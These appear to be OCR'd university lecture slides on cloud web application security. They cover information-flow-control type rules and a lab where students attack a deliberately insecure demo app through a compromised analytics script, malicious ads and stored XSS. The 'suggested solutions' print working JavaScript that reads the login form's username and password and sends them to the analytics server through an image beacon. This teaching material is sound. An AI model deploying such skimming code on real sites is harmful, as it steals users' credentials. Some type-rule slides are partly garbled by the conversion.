CLOUD APPLICATION SECURITY – PART 2

Daniel Hedin,

Mälardalen University, Västerås, Sweden

Last time – Tuesday summary

- Cloud apps vs. web apps
  - Cloud web apps the dominating SaaS solution
- Our focus: cloud web apps
  - Client-server may use cloud services
  - Server might itself be hosted in the cloud
- Security goal
  - Confidentiality of user data against
    - attacks and
    - accidental disclosure
  - Attacker able to inject code into client
- Overview of three attacks
  - Content injections via 3rd party service, e.g., an ad server
  - Code injection via malicious or compromised 3rd party
  - Cross Site Scripting (XSS)
- We suggested IFC as solution
  - Primer on static enforcement of information flow control as basis for IFC challenge
  - Shorter presentation of Hrafn

IFC CHALLENGE

Selected solutions

Challenge 1

- Copy h1-h6 into l1-l6 subject to the following type rules

$$\vdash c$$

Challenge 2 - codfish

- Copy h1-h6 into l1-l6 subject to the following type rules

$$\vdash \texttt{skip} \qquad \frac{\vdash e : \ell \qquad \ell \sqsubseteq \Gamma(x)}{\vdash x := e} \qquad \frac{\vdash c_1 \qquad \vdash c_2}{\vdash c_1; c_2} \qquad \frac{\vdash c_1 \qquad \vdash c_2}{\vdash \texttt{if}\ e\ \texttt{then}\ c_1\ \texttt{else}\ c_2}$$

$$\frac{\vdash c}{\vdash \texttt{while}\ e\ \texttt{do}\ c}$$

Challenge 3 - reckoning

- Copy h1-h6 into l1-l6 subject to the following type rules

$$pc \vdash \texttt{skip} \qquad \frac{\vdash e : \ell \qquad \ell \sqcup pc \sqsubseteq \Gamma(x)}{pc \vdash x := e} \qquad \frac{pc \vdash c_1 \qquad pc \vdash c_2}{pc \vdash c_1 ; c_2}$$

$$\frac{\vdash e : \ell \qquad \ell \sqcup pc \vdash c_1 \qquad \ell \sqcup pc \vdash c_2}{pc \vdash \texttt{if}\ e\ \texttt{then}\ c_1\ \texttt{else}\ c_2} \qquad \frac{\vdash e : \ell \qquad \ell \sqcup pc \vdash c}{pc \vdash \texttt{while}\ e\ \texttt{do}\ c}$$

Challenge 6 - allergy

- Copy h1-h6 into l1-l6 subject to the following type rules

$$pc \vdash \texttt{skip} : low \qquad \frac{\vdash e : \ell \qquad \ell \sqcup pc \sqsubseteq \Gamma(x)}{pc \vdash x := e : low} \qquad \frac{pc \vdash c_1 : \ell_1 \qquad pc \vdash c_2 : \ell_2}{pc \vdash c_1; c_2 : \ell_1 \sqcup \ell_2}$$

$$\vdash e : \ell \quad \ldots \quad c_1 \sim c_2$$

$$\frac{\vdash e : low \qquad pc \vdash \ldots}{low \vdash \texttt{while}\ e\ \texttt{do} \ldots} \qquad \frac{\ldots \quad pc \sqcup \ell_1 \vdash c_2 : \ell_2}{\ldots c_1\ \texttt{catch}\ c_2 : \ell_2}$$


DEMO!

All codes for the interested

- Challenge 1
- Challenge 2 – codfish
- Challenge 3 – reckoning
- Challenge 4 – adjunct
- Challenge 5 – joystick
- Challenge 6 – allergy
- Challenge 7 – graphite
- Challenge 8 – collect
- Challenge 9 – thousand
- Challenge 10 – hospital

LABORATION

Attack Hrafn



Ads via mock up ad-server
Hrafn
localhost:5000
Google
A WORD FROM OUR SPONSORS
You see a Porsche.
HRAFN
Post your stuff
d.hedin@gmail.com
Sign in
<form class="pure-form pure-form-aligned" method="post" action="/login">
<legend> </legend>
<fieldset>
<div class="pure-control-group">
<input name="username" type="text" placeholder="Username">
</div>
<div class="pure-control-group">
<input name="password" type="password" placeholder="Password">
</div>
<div class="pure-control-group">
<button id="login" type="submit" class="pure-button pure-button-prim
</div>
</fieldset>
</form>
• is written in JavaScript, which enables flexibility in the deployment of JSFlow.
w.jsflow.net for a test drive now!
Mock up analytics with click tracking
About
Twitter
GitHub

Three tastes of code injection

- Hrafn and included services are written entirely without security in mind and contains many opportunities for attack
  - The analytics service is fully trusted. Scripts are included with full privileges.
  - The ad service trusts its clients and does not perform any validations of the ads.
  - Hrafn doesn't validate the posts, allows anonymous posting and all posts are show to all users.
- Three vulnerabilities – three challenges
- Your task – inject code that steals user's credentials when they log in
  - where do you send the stolen credentials?

Challenge 1: compromised analytics

- You are in control of the anaytics server and are allowed to change
  - the server code, analytics.js
  - the client side code, public/js/analytics.js
- Hrafn includes the code under full trust

```
<script src="http://localhost:4888/js/analytics.js"></script>
<script>
    if (typeof analytics !== 'undefined') {
      analytics.create('hrafn');
      analytics.event('login', 'click');
    }
</script>
```

- … and monitors how many times a user logs in.
- Prime target for attack!
- Maybe make server able to receive the stolen credentials in the same way it receives analytics information?

Challenge 2: malicious ads

- You are not in control of the ad service, but you can create new ads.
- The ad server is fully trusted. Ads are loaded using XHMLHttpRequest and injected into a `div` element by writing to the innerHTML property


```
var req = new XMLHttpRequest();
req.onload = function() {
  container.innerHTML = req.responseText;
}
req.open('GET', 'http://localhost:4999/serve?client=' + client);
req.send();
```

- Tips: scritps injected into innerHTML are not automatically executed. Can you find a way around this?
- Where do you send the stolen credentials?

Challenge 3: malicious users

- You want to play a prank on a friend who is a user of Hrafn. You do not have access to any of the included 3rd party services.

- Since you don't want the attack to be traced to you you decide to try to pull off an XSS attack using the anonymous posting function of Hrafn.



- Can you craft a message that allows you to steal your friends credentials?

- Where do you send the stolen credentials? Can you exploit the anonymous posting function?

LAB TIME!

If you didn't set up already follow the instructions at ***http://jsflow.net/coins-2015.html***


Already done? Does your attack use implicit flow?

ATTACKS

Suggested solutions

Malicious analytics

```
<script src="http://localhost:4888/js/analytics.js"></script>
<script>
  if (typeof analytics !== 'undefined') {
    analytics.create('hrafn');
    analytics.event('login', 'click');
  }
</script>
```




analytics.js

```
analytics = {};

analytics.create = function(client) {
  analytics.client = client;
}

analytics.send = function(data) {
  var username = document.getElementsByName('username')[0].value;
  var url = 'http://localhost:4888/tracker/' +
            encodeURIComponent(analytics.client + ':' + data + ':' +
            username);

  var img = new Image(1,1);
  img.src = url;
}

analytics.event = function(id,type) {
  var el = document.getElementById(id);
  if (el) {
    el['on'+type] = function() { analytics.send('login'); }
  }
}
```

Malicious analytics

```
analytics.send = function(data) {
  var username = document.getElementsByName('username')[0].value;
  var url = 'http://localhost:4888/tracker/' + encodeURIComponent(analytics.client + ':' + data + ':' + username);

  var img = new Image(1,1);
  img.src = url;
}
```

/js/analytics.js





```
analytics.send = function(data) {
  var username = document.getElementsByName('username')[0].value;
  var password = document.getElementsByName('password')[0].value;
  var url = 'http://localhost:4888/tracker/' + encodeURIComponent(analytics.client + ':' + data + ':' + username + ':' + password);

  var img = new Image(1,1);
  img.src = url;
}
```

new /js/analytics.js

DEMO

Code injection via malicious or compromised 3rd party

